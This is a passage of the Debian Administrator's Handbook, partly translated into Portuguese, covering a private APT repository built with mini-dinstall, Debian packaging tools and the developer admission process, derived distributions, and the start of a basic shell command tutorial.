Falcot Corp gradualmente começou a manter alguns pacotes Debian modificados localmente a partir de pacotes existentes ou criados do zero para distribuir dados e programas internos.

Para facilitar a instalação, eles querem a integração destes pacotes em um

repositório que possa ser acessado diretamente usando a ferramenta APT. Por motivos de manutenção óbvios, eles querem separar os pacotes internos dos pacotes refeitos localmente. O objetivo é ter as entradas correspondentes no arquivo `/etc/apt/sources.list` como segue:

```
deb http://packages.falcot.com/ u
deb http://packages.falcot.com/ :
```

The administrators therefore configure a virtual host on their internal HTTP server, with `/srv/vhosts/packages/` as the root of the associated web space. The management of the archive themselves is delegated to the **mini-**

dinstall command (in the similarly-named package). This tool keeps an eye on an `incoming/` directory (in our case, `/srv/vhosts/packages/mini-dinstall/incoming/`) and waits for new packages there; when a package is uploaded, it is installed into a Debian archive at `/srv/vhosts/packages/`. The **mini-dinstall** command reads the `*.changes` file created when the Debian package is generated. These files contain a list of all other files associated to the version of the package (`*.deb`, `*.dsc`, `*.diff.gz`/`*.debian.tar.gz`, `*.orig.tar.gz`, or their equivalents with other compression tools), and they allow **mini-dinstall** to know which

files to install. `*.changes` files also contain the name of the target distribution (often `unstable`) mentioned in the latest `debian/changelog` entry, and **mini-dinstall** uses this information to decide where the package should be installed. This is why administrators must always change this field before building a package, and set it to `internal` or `updates`, depending on the target location. **mini-dinstall** then generates the files required by APT, such as `Packages.gz`.

***ALTERNATIVA* apt-ftparchive**

If **mini-dinstall** seems too complex for

your Debian archive needs, you can also use the **apt-ftparchive** command. This tool scans the contents of a directory and displays (on its standard output) a matching `Packages` file. In the Falcot Corp case, administrators could upload the packages directly into `/srv/vhosts/packages/updates/` or `/srv/vhosts/packages/internal/`, then run the following commands to create the `Packages.gz` files:

```
$ cd /srv/vhosts/packages
$ apt-ftparchive packages updates >upda
$ gzip updates/Packages
$ apt-ftparchive packages internal >int
$ gzip internal/Packages
```

O comando **apt-ftparchive sources** permite criar arquivos `Sources.gz` de maneira similar.

Para configurar o **mini-dinstall** é necessário a configuração do arquivo `~/.mini-dinstall.conf`; no caso da Falcot Corp, o conteúdo é o seguinte:

```
[DEFAULT]
archive_style = flat
archivedir = /srv/vhosts/packages

verify_sigs = 0
mail_to = admin@falcot.com

generate_release = 1
release_origin = Falcot Corp
release_codename = stable

[updates]
release_label = Recompiled Debian

[internal]
```

```
release_label = Internal Packages
```

One decision worth noting is the generation of `Release` files for each archive. This can help manage package installation priorities using the `/etc/apt/preferences` configuration file (see chapter on APT configuration for details).

***SEGURANÇA* mini-dinstall e permissões**

Since **mini-dinstall** has been designed to run as a regular user, there's no need to run it as root. The easiest way is to configure everything within the user account belonging to the administrator in charge of creating the Debian packages. Since only this administrator has the required permissions to put files in the

`incoming/` directory, we can deduce that the administrator authenticated the origin of each package prior to deployment and **mini-dinstall** does not need to do it again. This explains the `verify_sigs = 0` parameter (which means that signatures need not be verified). However, if the contents of packages are sensitive, we can reverse the setting and elect to authenticate with a keyring containing the public keys of persons allowed to create packages (configured with the `extra_keyrings` parameter); **mini-dinstall** will then check the origin of each incoming package by analyzing the signature integrated to the `*.changes` file.

Invoking **mini-dinstall** actually starts a daemon in the background. As long as

this daemon runs, it will check for new packages in the `incoming/` directory every half-hour; when a new package arrives, it will be moved to the archive and the appropriate `Packages.gz` and `Sources.gz` files will be regenerated. If running a daemon is a problem, **mini-dinstall** can also be manually invoked in batch mode (with the `-b` option) every time a package is uploaded into the `incoming/` directory. Other possibilities provided by **mini-dinstall** are documented in its mini-dinstall(1) manual page.

***EXTRA* Gerando um arquivo assinado**

The APT suite checks a chain of

cryptographic signatures on the packages it handles before installing them (and has done so since Etch), in order to ensure their authenticity (see Section 6.5, “Verificando Autenticidade do Pacote”). Private APT archives can then be a problem, since the machines using them will keep displaying warnings about unsigned packages. A diligent administrator will therefore integrate private archives with the secure APT mechanism.

To help with this process, **mini-dinstall** includes a `release_signscript` configuration option that allows specifying a script to use for generating the signature. A good starting point is the `sign-release.sh` script provided by the mini-dinstall package in `/usr/share/doc/mini-`

`dinstall/examples/`; local changes may be relevant.

15.4. Tornando-se um Mantenedor de Pacotes

15.4.1. Aprendendo a Fazer Pacotes

Criar um pacote Debian de qualidade não é sempre uma tarefa fácil, e tornar-se um mantenedor de pacote necessita aprendizado, tanto na teoria e na prática. Não é simplesmente uma questão de construir ou instalar

programas, em vez disso, a maior parte da complexidade vem do entendimento de problemas e conflitos, e mais geralmente as interações, com a miríade de outros pacotes disponíveis.

15.4.1.1. Regras

A Debian package must comply with the precise rules compiled in the Debian policy, and each package maintainer must know them. There is no requirement to know them by heart, but rather to know they exist and to refer to them whenever a choice presents a non-trivial alternative. Every Debian maintainer has made mistakes by not knowing about a rule, but this is

not a huge problem as soon as the error is fixed when a user reports it as a bug report, which tends to happen fairly soon thanks to advanced users.

→ http://www.debian.org/doc/debian-policy/

15.4.1.2. Procedimentos

Debian is not a simple collection of individual packages. Everyone's packaging work is part of a collective project; being a Debian developer involves knowing how the Debian project operates as a whole. Every developer will, sooner or later, interact with others. The Debian Developer's

Reference (in the developers-reference package) summarizes what every developer must know in order to interact as smoothly as possible with the various teams within the project, and to take the best possible advantages of the available resources. This document also enumerates a number of duties a developer is expected to fulfill.

→ http://www.debian.org/doc/developer-reference/

15.4.1.3. Ferramentas

Muitas ferramentas ajudam os mantenedores dos pacotes em seu

trabalho. Esta seção descreve elas rapidamente, mas não dá todos os detalhes, já que eles contém uma documentação abrangente em si.

15.4.1.3.1. O Programa lintian

Está ferramenta é uma das mais importantes: é o verificador de pacotes Debian. É baseada em uma vasta matriz de testes criada pela política do Debian, e detecta rapidamente e automaticamente um grande número de error que podem ser arrumados antes do pacote ser lançado.

Está ferramenta é apenas um ajudante, e algumas vezes falha (por exemplo, já

que a política do Debian muda com o tempo, **lintian** está algumas vezes desatualizado). Também não é exaustiva: não receber nenhum erro no Lintian não deve ser interpretada como prova de que o pacote é perfeito; no máximo, ele evita os erros mais comuns.

15.4.1.3.2. devscripts

O pacote devscripts contém diversos programas que ajudam com uma vasta gama do trabalho dos desenvolvedores Debian:

- **debuild** permite gerar um pacote (com **dpkg-buildpackage**) e

executando **lintian** para verificar a compatibilidade com a política Debian depois.

- **debclean** limpa um pacote fonte após o pacote binário ter sido gerado.
- **dch** permite rapidamente e facilmente editar o arquivo `debian/changelog` num pacote fonte.
- **uscan** verifica se foi liberada uma nova versão de um software pelo autor; Isso requer um `debian/watch` arquivo com uma descrição da localização de tais lançamentos.
- **debi** permite a instalação (com **dpkg -i**) do pacote Debian que

acabou de ser gerado, e evita digitar seu nome completo e caminho.

- De uma maneira similar, **debc** permite varrer o conteúdo de um pacote recentemente criado (com **dpkg -c**), sem a necessidade de digitar o nome completo e o caminho.
- **bts** controla o sistema de bug pela linha de commando, este programa automaticamente gera e-mails apropriados.
- **debrelease** envia os pacotes recém gerados a um servidor remoto, sem a necessidades de digitar o nome completo e o caminho do arquivo relacionado

`.changes`.

- **debsign** assina os arquivos `*.dsc` e `*.changes`.
- **uupdate** automatiza a criação de uma nova revisão do pacote quando uma nova versão upstream foi lançada.

15.4.1.3.3. debhelper e dh-make

Debhelper is a set of scripts easing the creation of policy-compliant packages; these scripts are invoked from `debian/rules`. Debhelper has been widely adopted within Debian, as evidenced by the fact that it is used by the majority of official Debian packages. All the commands it contains

have a **dh_** prefix. Debhelper is mainly developed by Joey Hess.

O roteiro **dh_make** (no pacote *dh-make*) cria arquivos necessários para geração de um pacote Debian em um diretório inicialmente contendo os fontes do programa. Como você pode ter adivinhado pelo nome do programa, o arquivo gerado usa por padrão o Debhelper.

ALTERNATIVA CDBS

cdbs é uma outra abordagem para empacotamento Debian, baseada exclusivamente em um sistema de herança através de arquivos `Makefile`.

That tool has its advocates, since it avoids duplicating the same list of **dh_*** commands in the `debian/rules` file. However, Debhelper version 7 introduced the **dh** command, which itself automates the appropriate sequence of calls to all the individual commands in the correct order, and CDBS has lost most of its appeal since then.

15.4.1.3.4. dupload e dput

The **dupload** and **dput** commands allow uploading a Debian package to a (possibly remote) server. This allows developers to publish their package on the main Debian server (`ftp-master.debian.org`) so that it can be

integrated to the archive and distributed by mirrors. These commands take a `*.changes` file as a parameter, and deduce the other relevant files from its contents.

15.4.2. Processo de Aceitação

Tornar-se um desenvolvedor Debian não é somente uma questão administrativa. O processo é feito em diversas etapas, e é tanto uma iniciação quando um processo seletivo. Em todo caso, o mesmo é formalizado e bem documentado, então qualquer um pode

verificar o progresso no site dedicado para o processo de novos membros.

→ http://nm.debian.org/

EXTRA Processo leve para "Mantenedores Debian"

Recentemente foi introduzido um status de "Mantenedor Debian". O processo associado é mais rápido, e os privilégios concedidos por este estatuto são apenas o suficiente para manter os próprios pacotes. Um desenvolvedor Debian só precisa executar uma verificação em um carregamento inicial, e emitir uma declaração para o efeito que eles confiam o mantenedor em prospectivo com a capacidade de manter o pacote por conta própria.

15.4.2.1. Pré-requisitos

É esperado de todos os candidatos ter ao menos conhecimento da linguá inglesa. Isto é requerido em todos os níveis: para a comunicação inicial com o examinador, é claro, mas mais tarde também, já que o inglês é a linguá preferida pela maioria dos documentos; também, os usuários dos pacotes se comunicarão em inglês quando reportando erros, e os mesmos esperam uma reposta em inglês.

Outro pré-requisito lida com motivação. Tornar-se um

desenvolvedor Debian é um processo que somente faz sentido se o candidato sabe que seu interesse no Debian durará mais do que muitos meses. O processo de aceitação em si deve durar diversos meses, e o Debian precisa de desenvolvedores para um longo trajeto; cada pacote precisa de manutenção permanente, e não somente uma versão inicial.

15.4.2.2. Registrando

The first (real) step consists in finding a sponsor or advocate; this means an official developer willing to state that they believe that accepting *X* would be a good thing for Debian. This usually

implies that the candidate has already been active within the community, and that their work has been appreciated. If the candidate is shy and their work is not publicly touted, they can try to convince a Debian developer to advocate them by showing their work in a private way.

At the same time, the candidate must generate a public/private RSA key pair with GnuPG, which should be signed by at least one official Debian developer. The signature authenticates the name on the key. Effectively, during a key signing party, each participant must show an identity card together with their key identifiers. This

step makes the link between the human and the keys official. This signature thus requires meeting in real life. If you have not yet met any Debian developers in a public free software conference, you can explicitly seek developers living nearby using the list on the following webpage as a starting point.

→ http://wiki.debian.org/Keysigning

Once the registration on `nm.debian.org` has been validated by the advocate, an *Application Manager* is assigned to the candidate. The application manager will, from there on, follow procedures and validate the

various steps that the process includes.

A primeira verificação é uma verificação de identidade. Se você já tiver uma chave assinada por dois desenvolvedores Debian, este passo é fácil; caso contrário, o Gerenciador de aplicativos irá tentar e guiá-lo em sua busca para desenvolvedores Debian por perto para organizar um meet-up e uma chave de assinatura. No início do processo, quando o número de desenvolvedores era pequeno, havia uma exceção a este procedimento que permitiu que esta etapa seja concluída com uma varredura digital de documentos de identificação oficial; isso não é mais o caso.

15.4.2.3. Aceitando os Princípios

These administrative formalities are followed with philosophical considerations. The point is to make sure that the candidate understands and accepts the social contract and the principles behind Free Software. Joining Debian is only possible if one shares the values that unite the current developers, as expressed in the founding texts (and summarized in Chapter 1, *O Projeto Debian*).

Além disso, cada candidato que pretendem aderir fileiras Debian é esperar para saber o funcionamento do

projeto e como interagir de forma adequada para resolver os problemas que elas irão sem dúvida encontrar com o passar do tempo. Toda esta informação geralmente está documentado nos manuais visando o novo mantenedor e em referência do desenvolvedor Debian. Uma leitura atenta deste documento deve ser suficiente para responder a perguntas do examinador. Se as respostas não são satisfatórias, o candidato será informado. Em seguida, ele terá que ler (novamente) a documentação pertinente antes de tentar novamente. Nos casos onde a documentação existente não contém a resposta adequada para a questão, o candidato

geralmente pode chegar a uma resposta com alguma experiência prática dentro do Debian, ou potencialmente, discutindo com outros desenvolvedores Debian. Esse mecanismo garante que candidatos se envolver um pouco no Debian antes de se tornar parte integral dele. É uma política deliberada, por que candidatos que eventualmente se unem ao projeto integram-se como uma peça de um quebra-cabeça infinitamente extensível.

This step is usually known as the *Philosophy & Procedures* (P&P for short) in the lingo of the developers involved in the new member process.

15.4.2.4. Verificando Habilidades

Each application to become an official Debian developer must be justified. Becoming a project member requires showing that this status is legitimate, and that it facilitates the candidate's job in helping Debian. The most common justification is that being granted Debian developer status eases maintenance of a Debian package, but it is not the only one. Some developers join the project to contribute to porting to a specific architecture, others want to improve documentation, and so on.

This step represents the opportunity for

the candidate to state what they intend to do within the Debian project and to show what they have already done towards that end. Debian is a pragmatic project and saying something is not enough, if the actions do not match what is announced. Generally, when the intended role within the project is related to package maintenance, a first version of the prospective package will have to be validated technically and uploaded to the Debian servers by a sponsor among the existing Debian developers.

COMUNIDADE Patrocinando

Debian developers can “sponsor”

packages prepared by someone else, meaning that they publish them in the official Debian repositories after having performed a careful review. This mechanism enables external persons, who have not yet gone through the new member process, to contribute occasionally to the project. At the same time, it ensures that all packages included in Debian have always been checked by an official member.

Finalmente, o examinador verifica habilidades de técnico (embalagem) do candidato com um questionário detalhado. Respostas ruins não são permitidas, mas o tempo de resposta não é limitado. Toda a documentação está disponível e várias tentativas são

permitidas se as primeiras respostas não são satisfatórias. Esta etapa não tem a intenção de discriminar, mas para garantir pelo menos um mínimo de conhecimento comum para novos colaboradores.

Este passo é conhecido como *Tasks & Skills* no jargão dos examinadores.

15.4.2.5. Aprovação Final

At the very last step, the whole process is reviewed by a DAM (*Debian Account Manager*). The DAM will review all the information about the candidate that the examiner collected, and makes the decision on whether or

not to create an account on the Debian servers. In cases where extra information is required, the account creation may be delayed. Refusals are rather rare if the examiner does a good job of following the process, but they sometimes happen. They are never permanent, and the candidate is free to try again at a later time.

A decisão do DAM é autoritária e (quase sempre) sem apelo, o que explica porque pessoas naquela posição (atualmente, Jörg Jaspert, Christoph Berg e Enrico Zini) foram frequentemente criticados no passado.

Chapter 16. Conclu
O Futuro do Debian

A história da Falcot Corp termina com este último capítulo; mas o Debian continua, e o futuro certamente trará muitas surpresas interessantes.

16.1. Desenvolvime futuros

Semanas (ou meses) antes de uma nova versão do Debian ser lançada, o Gerente de Lançamentos escolhe um codinome para a próxima versão. Agora que o Debian versão 6.0 saiu, os desenvolvedores já estão ocupados trabalhando na próxima versão, codinome Wheezy…

Não existe nenhuma lista de mudanças planejadas, e o Debian nunca faz promessas com relação a objetivos técnicos das próximas versões. Entretanto, após algumas tendências de desenvolvimentos já podem ser notadas, e há muitas razões para acreditar que as mesmas se tornarão em resultados concretos na nova

versão.

O sistema de gerenciamento de pacotes irá ser apto a instalar pacotes de diversas arquiteturas no mesmo sistema (isto é conhecido como "suporte a multiplataformas"). Isto irá permitir instalar aplicativos 32 bits em máquina 64 bits, e vice-versa. Outro projeto que vale a pena mencionar é o *Constantly Usable Testing*, que objetiva rotular o Testing como uma distribuição oficialmente suportada que possa ser recomendada para o público geral. O processo padrão "init" (**sysvinit**) deve ser substituído por um sistema mais moderno como o **upstart** ou **systemd**.

Claro, que todas suítes de programas terão um lançamento mor. Por exemplo Wheezy incluirá a versão 3.x do GNOME, o qual traz uma profunda e promissora mudança no paradigma usual da interface gráfica.

16.2. Futuro do Debian

Além destes desenvolvimentos internos, é esperado que novas distribuições baseadas no Debian apareçam, graças ao crescimento em popularidade do *debian-installer* e sua flexibilidade. Novos subprodutos especializados começarão, ampliando os horizontes que o Debian alcança.

A comunidade Debian crescerá, e novos contribuidores se juntarão ao projeto... incluindo, talvez, você!

O projeto Debian é mais forte do que nunca, e bem encaminhado em seu objetivo em se tornar um distribuição universal; a piada interna dentro da comunidade Debian é sobre *World Domination*.

Apesar da sua idade avançada e seu tamanho respeitável, o Debian continua crescendo em todas (algumas vezes inesperadas) as direções. Contribuidores estão repletos de ideias, e discussões na listas de e-mails de desenvolvimentos, mesmo quando elas parecem insignificantes, continuam aumentando o impulso. O Debian às vezes é comparado a um buraco negro, de tamanha densidade que qualquer

programa livre é atraído.

Além da aparente satisfação da maioria dos usuários do Debian, uma profunda tendência está se tornando mais e mais incontestável: as pessoas estão crescentemente realizando que a colaboração, ao invés de fazer negócios sozinho, leva a melhores resultados. Tal é o raciocínio usado por distribuições que estão fundindo-se com o Debian por meio de subprojetos.

O projeto Debian é, portanto, não é ameaçado pela extinção...

16.3. O Futuro deste Livro

Nós gostaríamos que este livro evolua no espírito dos programas livres. Nós portanto damos boas-vindas a contribuições, sugestões, e críticas. Por favor direcionem-nas a Raphaël (<hertzog@debian.org>) ou Roland (<lolando@debian.org>). O site será utilizado para recolher todas informações relevantes a sua evolução.

→ http://debian-handbook.info/

Nós tentamos integrar o máximo do

que a nossa experiência com o Debian nos ensinou, de maneira que qualquer um possa usa essa distribuição e tirar o melhor proveito o mais rápido possível, Nós esperamos que este livro contribua para fazer o Debian menos confuso e popular, e nós agradecemos a publicidade ao seu redor!

Nós gostaríamos de concluir com uma nota pessoal. Escrever (e traduzir) este livro tomou um tempo considerável das nossas atividades profissionais corriqueiras. Já ambos somos consultores autônomos, e qualquer nova fonte de renda nos garante a liberdade de passar mais tempo melhorando o Debian; nós esperamos

que este livro seja um sucesso e contribua para isso. No meio tempo, sinta-se a vontade para contratar nossos serviços!

→ http://www.freexian.com
→ http://www.gnurandal.com

Vejo vocês em breve!

Appendix A. Distri Derivadas

Muitas distribuições Linux são derivadas do Debian e as ferramentas de reutilização de gerenciamento de pacotes do Debian. Todos eles têm suas próprias propriedades interessantes, e é possível que uma delas va atender suas necessidades melhor do que o próprio Debian.

A.1. Censo e Cooperação

O projeto Debian reconhece plenamente a importância de distribuições derivadas e apoia ativamente a colaboração entre todas partes envolvidas. Isso geralmente envolve a fusão do retorno das melhorias desenvolvidas inicialmente pelas distribuições derivadas para que todos possam beneficiar e a longo prazo, o trabalho de manutenção é reduzido.

Isso explica porque distribuições derivadas são convidadas a se envolver em discussões sobre o `debian-derivatives@lists.debian.org` mailing-list, e para participar do censo derivado. Este recenseamento visa recolher informações sobre o trabalho

que acontece em um derivado para que os mantenedores do Debian oficiais possam controlar melhor o estado de seu pacote em variantes do Debian.

→ http://wiki.debian.org/DerivativesFr
→ http://wiki.debian.org/Derivatives/C

Vamos agora descrever brevemente as distribuições mais interessantes e populares derivadas.

A.2. Ubuntu

Ubuntu espalhou bastante quando entrou em cena do Software Livre, e por boas razões: Canonical Ltd., a empresa que criou esta distribuição, iniciou a contratação de trinta ímpares desenvolvedores Debian e afirmou publicamente o objetivo de longo alcance de proporcionar uma distribuição para o público em geral com uma nova versão duas vezes por ano. Eles também se comprometeram a manutenção de cada versão por um ano e meio tanto para o núcleo e quanto a de segurança relacionados aos componentes.

Estes objectivos envolvem necessariamente uma redução do âmbito de aplicação; Ubuntu se concentra em um número menor de pacotes do Debian, e se baseia principalmente na área de trabalho GNOME (apesar de um derivado oficial do Ubuntu, chamada de "Kubuntu" , depender do KDE). Tudo é internacionalizado e disponibilizado em um grande número de línguas.

Até agora, o Ubuntu tem conseguido manter este ritmo de liberação. Eles também publicam lançamento de *Suporte Longo Prazo* (LTS), com a promessa de manutenção de 5 anos. Em abril de 2012, a versão atual é a versão

LTS 12,04, apelidado Precise Pangolin. A última versão não é LTS 11,10, apelidado de Oneiric Ocelot. Os números de versão descrevem a data de lançamento: 11.10, por exemplo, foi lançado em outubro de 2011.

Ubuntu atingiu uma vasta audiência no público em geral. Milhões de usuários ficaram impressionados com a sua facilidade de instalação, e o trabalho foi fazendo o ambiente de trabalho mais simples de usar.

No entanto, nem tudo é fino e elegante, especialmente para os desenvolvedores Debian que colocaram grandes esperanças no Ubuntu contribuindo

diretamente para o Debian. Mesmo que esta situação tenha melhorado ao longo dos anos, muitos ficaram irritados pelo marketing da Canonical, o que implicou Ubuntu eram bons cidadãos no mundo do Software Livre, simplesmente porque eles fizeram público as mudanças que se candidataram a pacotes Debian. Defensores do Software Livre entendem que um patch gerado automaticamente é de pouca utilidade para o processo de contribuição a montante. Começar um trabalho de integração, exige a interação direta com a outra parte.

Essa interação está se tornando mais

comum ao longo do tempo, graças em parte à comunidade Ubuntu e aos esforços que faz para educar os seus novos colaboradores. Mas essa política ainda não é reforçada pela Canonical em seus funcionários. Alguns mantiveram fiéis às suas raízes, e não fizeram o esforço necessário (Colin Watson, Martin Pitt e Matthias Klose são notáveis a este respeito), mas outros - muitas vezes com excesso de trabalho - não podem mais encontrá-lo neles.

→ http://www.ubuntu.com/

A.3. Knoppix

A distribuição Knoppix mal precisa de uma introdução. Foi a primeira distribuição popular a proporcionar um *LiveCD*, em outras palavras, um CD-ROM que executa um sistema Linux de transformação de chave sem a necessidade de um disco rígido - qualquer sistema já instalado na máquina será deixado intocado. A detecção automática de dispositivos disponíveis permite que essa distribuição trabalhe na maioria das configurações de hardware. O CD-ROM inclui quase 2 GB de softwares (compactados).

Combinando este CD-ROM e um pendrive USB permite carregar seus arquivos com você, e trabalhar em qualquer computador sem deixar rastros - lembre-se que a distribuição não usa o disco rígido em tudo. Knoppix se baseia principalmente em LXDE (um desktop gráfico leve), mas muitas outras distribuições fornecem outras combinações de desktops e software. Isto é, em parte, possível graças ao pacote Debian live-build que torna relativamente fácil criar um LiveCD.

→ http://live.debian.net/

Note que o Knoppix também fornece

um instalador: você pode tentar primeiro a distribuição como um LiveCD e instalá-lo em um disco rígido para obter um melhor desempenho.

→ http://www.knopper.net/knoppix/index-en.html

A.4. Linux Mint

Linux Mint é (em parte) mantido pela comunidade de distribuição, apoiada por doações e propagandas. Seu principal produto é baseado no Ubuntu, mas também proporciona uma "Edição Linux Mint Debian" variante que evolui continuamente (como ele é baseado no Debian Testing). Em ambos os casos, a instalação inicial envolve a inicialização de um LiveDVD.

A distribuição tem por objectivo simplificar o acesso às tecnologias avançadas, e fornecer específicas interfaces gráficas de usuário no topo

do software usual. Por exemplo, embora o Linux Mint conte com o GNOME, ele fornece um sistema de menu diferente, do mesmo modo, a interface de gerenciamento de pacotes, embora baseada em APT, fornece uma interface específica com uma avaliação do risco de cada atualização do pacote.

Linux Mint inclui uma grande quantidade de softwares proprietários para melhorar a experiência de usuários que podem precisar deles. Por exemplo: Adobe Flash e codecs multimídia.

→ http://www.linuxmint.com/

A.5. SimplyMEPIS

SimplyMEPIS é uma distribuição comercial muito semelhante ao Knoppix. Ele fornece um sistema de chaves Linux a partir de um LiveCD, e inclui uma série de pacotes de software não-livres: drivers das placas de vídeo, nVidia Flash para animações embutidas em muitos sites, RealPlayer, Java da Sun, e assim por diante. O objetivo é proporcionar um sistema de 100% de trabalho para fora da caixa. Mepis é internacionalizado e lida com muitas línguas.

→ http://www.mepis.org/

Esta distribuição foi originalmente baseada no Debian, foi para o Ubuntu por um tempo, depois voltou para a distribuição estável do Debian, que permite que seus desenvolvedores se concentrem em adicionar funcionalidades sem a necessidade de estabilizar os pacotes vindos da distribuição Debian Instável.

A.6. Aptosid (Anteriormente Sidux)

Esta distribuição baseada na comunidade acompanha as alterações no Debian Sid (Instável) - daí o seu nome - e tenta lançar 4 novas versões a cada ano. As modificações são limitadas em escopo: o objetivo é fornecer o software mais recente e atualizar os drivers para o hardware mais recente, enquanto ainda permite aos usuários alternar de volta para a distribuição Debian oficial a qualquer

momento.

→ http://aptosid.com

A.7. Damn Small Linux

Esta distribuição fornece um minúsculo LiveCD, pesando apenas 50 MB, de modo que possa caber em um CD-ROM com a forma e o tamanho de um cartão de visitas. Para alcançar isso, Damn Small Linux inclui somente ferramentas de software leves. Isto pode ser interessante para utilizar um sistema parecido com o Debian em um computador antigo.

→ http://www.damnsmalllinux.org/

A.8. E Muito Mais

O site Distrowatch referencia um número enorme de distribuições Linux, muitas das quais são baseadas no Debian. Navegar neste site é uma ótima maneira de ter uma noção da diversidade no mundo do Software Livre.

→ http://distrowatch.com

O formulário de pesquisa pode ajudar a rastrear uma distribuição baseada em sua ancestralidade. Em janeiro de 2012, Debian levou a 141 distribuições ativas!

→ http://distrowatch.com/search.php

Appendix B. Curso de Curta Duração

Mesmo que este livro tenha como alvo principalmente administradores de sistemas e "usuários experientes", nós não gostariamos de excluir os iniciantes motivados. Este apêndice, será, portanto, um curso intensivo que descreve os conceitos fundamentais envolvidos na operação de um computador com Unix.

B.1. Shell e

Comandos Básicos

No mundo Unix, todo administrador de sistemas terá que usar linha de comandos, mais cedo ou mais tarde; por exemplo, quando o sistema falha para carregar corretamente e somente linhas de comando é recebido no modo de recuperação. Ser capaz de trabalhar com esta interface, portanto, é uma habilidade de sobrevivência básica para estas circunstâncias.

QUICK LOOK Iniciando o interpretador de comando

O ambiente de linha de comando pode ser

usado a partir do ambiente gráfico do computador, através de uma aplicação conhecida como "terminal", tais como as ferramentas encontradas sob Aplicações → Acessórios no meno do Gnome, e em K → Aplicações → Sistema no ambiente KDE.

Esta seção só dá uma olhada rápida nos comandos. Todos eles têm muitas opções não descritas aqui, portanto, eles também têm vasta documentação nas suas respectivas páginas de manual.

B.1.1. Navegando na Árvore de Diretórios e

Gestão de Arquivos

Uma vez que uma sessão é aberta, o comando **pwd** (*print working directory*) mostra a localização atual do sistema de arquivos. O diretório atual é alterada com o comando **cd** ***cd*** (**cd** é para alterar de diretório *change directory*). O diretório pai é sempre chamado . . (dois pontos), enquanto o diretório atual também é conhecido como . (ponto). O **ls** permite *listar* o conteúdo de um diretório. Se nenhum parâmetro é dado, ele opera no diretório atual.

```
$ pwd
```

```
/home/rhertzog
$ cd Desktop
$ pwd
/home/rhertzog/Desktop
$ cd .
$ pwd
/home/rhertzog/Desktop
$ cd ..
$ pwd
/home/rhertzog
$ ls
Desktop    Downloads  Pictures  T
Documents  Music      Public    V
```

Um novo diretório pode ser criado com o**mkdir*diretório***, e um diretório (vazio) existente pode ser removido com **rmdir*diretório*** . O comando mv **mv** permite mover e / ou renomear arquivos e diretórios; *remover* um arquivo envolve **rm *arquivo*** .

```
$ mkdir test
$ ls
Desktop    Downloads  Pictures  T
Documents  Music      Public    t
$ mv test new
$ ls
Desktop    Downloads  new       P
Documents  Music      Pictures  T
$ rmdir new
$ ls
Desktop    Downloads  Pictures  T
Documents  Music      Public    t
```

B.1.2. Mostrando e Modificante Arquivos Texto

O comando **cat*arquivo*** (destina-se a *concatenar* arquivos em sua saída padrão) lê um arquivo e exibe seu conteúdo no terminal. Se o arquivo é muito grande para ser ajustado na tela, use um paginador como o **less** (ou **more**) para exibir o conteúdo págiana a página.

O editor **editor** sempre aponta para um editor de texto (como o**vi** ou o**nano**) e permite criar, modificar e ler arquivos de texto. Os arquivos mais simples às vezes podem ser criados diretamente a partir do interpretador de comandos graças ao redirecionamento: echo "***texto***" >> ***arquivo*** cria um arquivo chamado *arquivo* substituível com

"*texto* " como o seu conteúdo. Adicionar uma linha no final deste arquivo também é possível, com um comando como **echo "*linha*" >>*arquivo***.

B.1.3. Procurando Arquivos e nos Arquivos

O comando **find***diretóriocritérios* procura por arquivos embaixo da hierarquia de *diretório* de acordo com vários critérios. A maioria dos critérios mais comuns `-name`*name*: permite procurar por um arquivos pelo

seu nome.

O comando **grep *`expression arquivos`*** procura por conteudos nos arquivos e extrai as linhas correspondentes nas expressão regular (veja na barra lateral *BACK TO BASICS* Regular expression). Adicionando a opção `-r` habilita a procura recursiva em todos os arquivos contidos no diretório passado como um parâmetro. Isto permite procura por um arquivo quando somente um aparte do conteúdo é conhecido.

B.1.4. Gerenciando Processos

O comando **ps aux** lista os processos rodando atualmente e permite identificá-los pelo *pid* (identificador do processo).Uma vez que o processo*pid* é conhecido, o comando **kill** ***-signalpid*** permite enviar um sinal (este processo precisa pertencer ao usuário corrente). Existem muitos sinais; os mais usados comumente são `TERM` (uma requisição para terminar) e `KILL` (matar o processo à força).

O interpretador de comando também pode rodar programas em segundo plano se o comando terminar com “&”. Ao utilizar o "e comercial", o usuário retorna o controle para o shell imediatamente desde que o comando

continue rodando (oculto para o usuário; como um processo em segundo plano). O comando **jobs** lista os trabalhos rodando em segundo plano; executando **fg %*número do trabalho*** (para *foreground*) restaura o trabalho para o primeiro plano. Quando um comando está rodando, estas teclas **Control**+**Z** interrompe os processos e retorna o controle para a linha de comando. Os processos também podem ser restartados em segundo plano com o comando **bg %*numero do processo*** (para *background*.

B.1.5. Informações do Sistema: Memória,

Espaço em Disco, Identidade

O comando **free** exibe informações sobre a memória; o **df**(*disk free*) exibe relatórios sobre o espaço disponível no disco em cada um dos discos montados no sistema de arquivo. A opção `-h` (para *leitura humana* converte os tamanhos para uma unidade mais legível). De um modo semelhante, o **free** entende as opções `-m` e `-g`, e mostra estes dados tanto em megabytes ou em gigabytes, respectivamente.

```
$ free
```

```
                total       used
Mem:          1028420    1009624
-/+ buffers/cache:       570416
Swap:         2771172     404588
$ df
Filesystem                1K-blocks
/dev/sda2                   9614084
tmpfs                        514208
udev                          10240
tmpfs                        514208
/dev/sda5                   44552904  3
```

O comando **id** exibe a identidade do usuário em execução na seção, juntamente com a lista de grupos a que pertencem. Uma vez que o acesso a alguns arquivos ou dispositivos pode ser limitada aos membros do grupo, verificando os membros do grupo

disponível pode ser útil.

```
$ id
uid=1000(rhertzog) gid=1000(rher
```

B.2. Organização do Sistema de Arquivos Hierárquico

B.2.1. O Diretório Raiz

Um sistema Debian é organizado ao longo da *File Hierarchy Standard* (FHS). Esta norma define a finalidade de cada diretório. Por exemplo, as

listas de nível superior são descritos como se segue:

- `/bin/`: programas básicos;
- `/boot/`: núcleo Linux e outros arquivos necessários para o seu processo de inicialização prematuro;
- `/dev/`: arquivos de dispositivo;
- `/etc/`: Arquivos de configuração;
- `/home/`: arquivos pessoais do usuário;
- `/lib/`: bibliotecas básicas;
- `/media/*`: pontos de montagem para dispositivos removíveis (CD-ROM, pendrivers e assim por diante);
- `/mnt/`: ponto de montagem

temporário;
- `/opt/`: aplicações extras fornecidas por terceiros;
- `/root/`: arquivos pessoais do administrador (root);
- `/sbin/`: programas do sistema;
- `/srv/`: dados utilizados por servidores hospedados neste sistema;
- `/tmp/`: arquivos temporários, este diretório é comumente limpo na inicialização;
